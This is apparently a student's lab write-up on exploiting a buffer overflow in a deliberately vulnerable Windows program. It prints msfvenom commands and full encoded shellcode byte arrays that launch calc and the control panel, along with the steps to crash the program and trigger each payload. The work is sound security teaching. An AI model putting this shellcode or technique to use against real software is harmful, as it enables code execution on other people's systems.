

## Lab Assignment-8


A.Harshita

19BCE7033


L39+L40

### **WORKING WITH THE MEMORY VULNERABILTIES**


Run the exploit script to generate the payload(exploit2.txt) file at same location as exploit2.py









**Try to crash the Vuln\_Program\_Stream program and exploit it after pressing ok.**



**Crash the application and exploit it by opening the command prompt.**



## Change the default trigger from cmd.exe to calc.exe in Kali Linux.



```
root@kali: ~
02:05 PM
34%


root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\xdb\xc2\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x6b\x32"
buf += b"\x63\x30\x53\x30\x37\x70\x73\x50\x6d\x59\x5a\x45\x75"
buf += b"\x61\x6f\x30\x71\x74\x4c\x4b\x76\x30\x54\x70\x6c\x4b"
buf += b"\x71\x42\x74\x4c\x4c\x4b\x61\x42\x64\x54\x4c\x4b\x72"
buf += b"\x52\x56\x48\x36\x6f\x6c\x77\x51\x5a\x44\x66\x55\x61"
buf += b"\x59\x6f\x6c\x6c\x45\x6c\x75\x31\x33\x4c\x73\x32\x46"
buf += b"\x4c\x45\x70\x4a\x61\x68\x4f\x66\x6d\x55\x51\x6a\x67"
buf += b"\x4b\x52\x79\x62\x30\x52\x76\x37\x6c\x4b\x33\x62\x64"
buf += b"\x50\x4c\x4b\x33\x7a\x65\x6c\x4c\x4b\x70\x4c\x67\x61"
buf += b"\x44\x38\x69\x73\x72\x68\x35\x51\x78\x51\x50\x51\x4e"
buf += b"\x6b\x43\x69\x37\x50\x67\x71\x68\x53\x4e\x6b\x57\x39"
buf += b"\x34\x58\x6b\x53\x44\x7a\x61\x59\x6c\x4b\x74\x74\x4c"
buf += b"\x4b\x77\x71\x6b\x66\x75\x61\x6b\x4f\x4e\x4c\x59\x51"
buf += b"\x58\x4f\x64\x4d\x55\x51\x4f\x37\x47\x48\x79\x70\x70"
buf += b"\x75\x59\x66\x73\x33\x61\x6d\x78\x78\x75\x6b\x43\x4d"
buf += b"\x36\x44\x54\x35\x7a\x44\x63\x68\x4c\x4b\x76\x38\x56"
buf += b"\x44\x53\x31\x69\x43\x62\x46\x6c\x4b\x64\x4c\x42\x6b"
```



```
root@kali: ~
File Actions Edit View Help
buf += b"\x61\x6f\x30\x71\x74\x4c\x4b\x76\x30\x54\x70\x6c\x4b"
buf += b"\x71\x42\x74\x4c\x4c\x4b\x61\x42\x64\x54\x4c\x4b\x72"
buf += b"\x52\x56\x48\x36\x6f\x6c\x77\x51\x5a\x44\x66\x55\x61"
buf += b"\x59\x6f\x6c\x6c\x45\x6c\x75\x31\x33\x4c\x73\x32\x46"
buf += b"\x4c\x45\x70\x4a\x61\x68\x4f\x66\x6d\x55\x51\x6a\x67"
buf += b"\x4b\x52\x79\x62\x30\x52\x76\x37\x6c\x4b\x33\x62\x64"
buf += b"\x50\x4c\x4b\x33\x7a\x65\x6c\x4c\x4b\x70\x4c\x67\x61"
buf += b"\x44\x38\x69\x73\x72\x68\x35\x51\x78\x51\x50\x51\x4e"
buf += b"\x6b\x43\x69\x37\x50\x67\x71\x68\x53\x4e\x6b\x57\x39"
buf += b"\x34\x58\x6b\x53\x44\x7a\x61\x59\x6c\x4b\x74\x74\x4c"
buf += b"\x4b\x77\x71\x6b\x66\x75\x61\x6b\x4f\x4e\x4c\x59\x51"
buf += b"\x58\x4f\x64\x4d\x55\x51\x4f\x37\x47\x48\x79\x70\x70"
buf += b"\x75\x59\x66\x73\x33\x61\x6d\x78\x78\x75\x6b\x43\x4d"
buf += b"\x36\x44\x54\x35\x7a\x44\x63\x68\x4c\x4b\x76\x38\x56"
buf += b"\x44\x53\x31\x69\x43\x62\x46\x6c\x4b\x64\x4c\x42\x6b"
buf += b"\x6e\x6b\x43\x68\x37\x6c\x67\x71\x6b\x63\x6e\x6b\x45"
buf += b"\x54\x4e\x6b\x65\x51\x4e\x30\x6f\x79\x77\x34\x67\x54"
buf += b"\x64\x64\x63\x6b\x73\x6b\x71\x71\x31\x49\x63\x6a\x50"
buf += b"\x51\x49\x6f\x4b\x50\x51\x4f\x51\x4f\x30\x5a\x4e\x6b"
buf += b"\x52\x32\x68\x6b\x4c\x4d\x73\x6d\x52\x4a\x65\x51\x4c"
buf += b"\x4d\x4c\x45\x6f\x42\x55\x50\x57\x70\x37\x70\x62\x70"
buf += b"\x73\x58\x46\x51\x4c\x4b\x62\x4f\x4f\x77\x59\x6f\x6e"
buf += b"\x35\x4d\x6b\x5a\x50\x6e\x55\x4e\x42\x76\x36\x53\x58"
buf += b"\x6f\x56\x6c\x55\x4d\x6d\x6d\x4d\x79\x6f\x6b\x65\x57"
buf += b"\x4c\x46\x66\x63\x4c\x45\x5a\x6d\x50\x39\x6b\x4b\x50"
buf += b"\x61\x65\x54\x45\x4d\x6b\x70\x47\x52\x33\x32\x52\x72"
buf += b"\x4f\x73\x5a\x33\x30\x71\x43\x4b\x4f\x38\x55\x63\x53"
buf += b"\x71\x71\x42\x4c\x53\x53\x37\x70\x41\x41"

(root@kali)-[~]
└─$
```

Crash the application and exploit it by opening the calculator.



**Change the trigger to control panel in Kali Linux.**

```
root@kali: ~
02:08 PM 31%

root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b '\x00\x1
4\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe3\xda\xcd\x73\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x58\x68\x6e"
buf += b"\x62\x37\x70\x43\x30\x65\x50\x73\x50\x4f\x79\x68\x65"
buf += b"\x35\x61\x4b\x70\x32\x44\x4e\x6b\x46\x30\x64\x70\x6c"
buf += b"\x4b\x70\x52\x74\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b"
buf += b"\x43\x42\x51\x38\x76\x6f\x48\x37\x63\x7a\x31\x36\x34"
buf += b"\x71\x4b\x4f\x6e\x4c\x67\x4c\x53\x51\x53\x4c\x63\x32"
buf += b"\x74\x6c\x35\x70\x6f\x31\x68\x4f\x44\x4d\x73\x31\x6f"
buf += b"\x37\x59\x72\x4a\x52\x71\x42\x32\x77\x6e\x6b\x71\x42"
buf += b"\x64\x50\x4e\x6b\x51\x5a\x37\x4c\x6e\x6b\x50\x4c\x57"
buf += b"\x61\x71\x68\x69\x73\x67\x38\x73\x31\x4a\x71\x30\x51"
buf += b"\x4e\x6b\x52\x79\x37\x50\x46\x61\x69\x43\x6c\x4b\x72"
buf += b"\x69\x44\x58\x6d\x33\x35\x6a\x32\x69\x6e\x6b\x46\x54"
buf += b"\x4e\x6b\x66\x61\x59\x46\x55\x61\x59\x6f\x6c\x6c\x5a"
buf += b"\x61\x5a\x6f\x56\x6d\x56\x61\x4a\x67\x67\x48\x59\x70"
buf += b"\x43\x45\x59\x66\x33\x33\x71\x6d\x4b\x48\x47\x4b\x33"
buf += b"\x4d\x54\x64\x33\x45\x6a\x44\x43\x68\x6c\x4b\x63\x68"
```

```
root@kali: ~
02:08 PM 31%

root@kali: ~
File Actions Edit View Help

buf += b"\x4b\x70\x52\x74\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b"
buf += b"\x43\x42\x51\x38\x76\x6f\x48\x37\x63\x7a\x31\x36\x34"
buf += b"\x71\x4b\x4f\x6e\x4c\x67\x4c\x53\x51\x53\x4c\x63\x32"
buf += b"\x74\x6c\x35\x70\x6f\x31\x68\x4f\x44\x4d\x73\x31\x6f"
buf += b"\x37\x59\x72\x4a\x52\x71\x42\x32\x77\x6e\x6b\x71\x42"
buf += b"\x64\x50\x4e\x6b\x51\x5a\x37\x4c\x6e\x6b\x50\x4c\x57"
buf += b"\x61\x71\x68\x69\x73\x67\x38\x73\x31\x4a\x71\x30\x51"
buf += b"\x4e\x6b\x52\x79\x37\x50\x46\x61\x69\x43\x6c\x4b\x72"
buf += b"\x69\x44\x58\x6d\x33\x35\x6a\x32\x69\x6e\x6b\x46\x54"
buf += b"\x4e\x6b\x66\x61\x59\x46\x55\x61\x59\x6f\x6c\x6c\x5a"
buf += b"\x61\x5a\x6f\x56\x6d\x56\x61\x4a\x67\x67\x48\x59\x70"
buf += b"\x43\x45\x59\x66\x33\x33\x71\x6d\x4b\x48\x47\x4b\x33"
buf += b"\x4d\x54\x64\x33\x45\x6a\x44\x43\x68\x6c\x4b\x63\x68"
buf += b"\x75\x74\x43\x31\x59\x43\x32\x46\x6e\x6b\x56\x6c\x62"
buf += b"\x6b\x6e\x6b\x46\x38\x55\x4c\x35\x51\x39\x43\x4c\x4b"
buf += b"\x65\x54\x6e\x6b\x33\x31\x6a\x70\x4f\x79\x52\x64\x35"
buf += b"\x74\x35\x74\x63\x6b\x43\x6b\x53\x51\x43\x69\x71\x4a"
buf += b"\x56\x31\x69\x6f\x4d\x30\x61\x4f\x71\x4f\x53\x6a\x4c"
buf += b"\x4b\x46\x72\x48\x6b\x6e\x6d\x71\x4d\x62\x4a\x56\x61"
buf += b"\x6c\x4d\x4d\x55\x4c\x72\x75\x50\x57\x70\x67\x70\x30"
buf += b"\x50\x70\x68\x76\x51\x4e\x6b\x52\x4f\x4b\x37\x6b\x4f"
buf += b"\x48\x55\x4d\x6b\x6a\x50\x6e\x55\x69\x32\x42\x76\x31"
buf += b"\x78\x6e\x46\x4f\x65\x4f\x4d\x4f\x6d\x49\x6f\x58\x55"
buf += b"\x75\x6c\x76\x66\x63\x4c\x74\x4a\x4d\x50\x69\x6b\x49"
buf += b"\x70\x62\x55\x74\x45\x6f\x4b\x43\x77\x56\x73\x74\x32"
buf += b"\x30\x6f\x63\x5a\x43\x30\x63\x63\x79\x6f\x6e\x35\x35"
buf += b"\x33\x62\x4f\x30\x6e\x31\x64\x51\x62\x52\x4f\x30\x6c"
buf += b"\x37\x70\x41\x41"

(root@kali)-[~]
#
```



## Crash the application and exploit it by opening the control panel

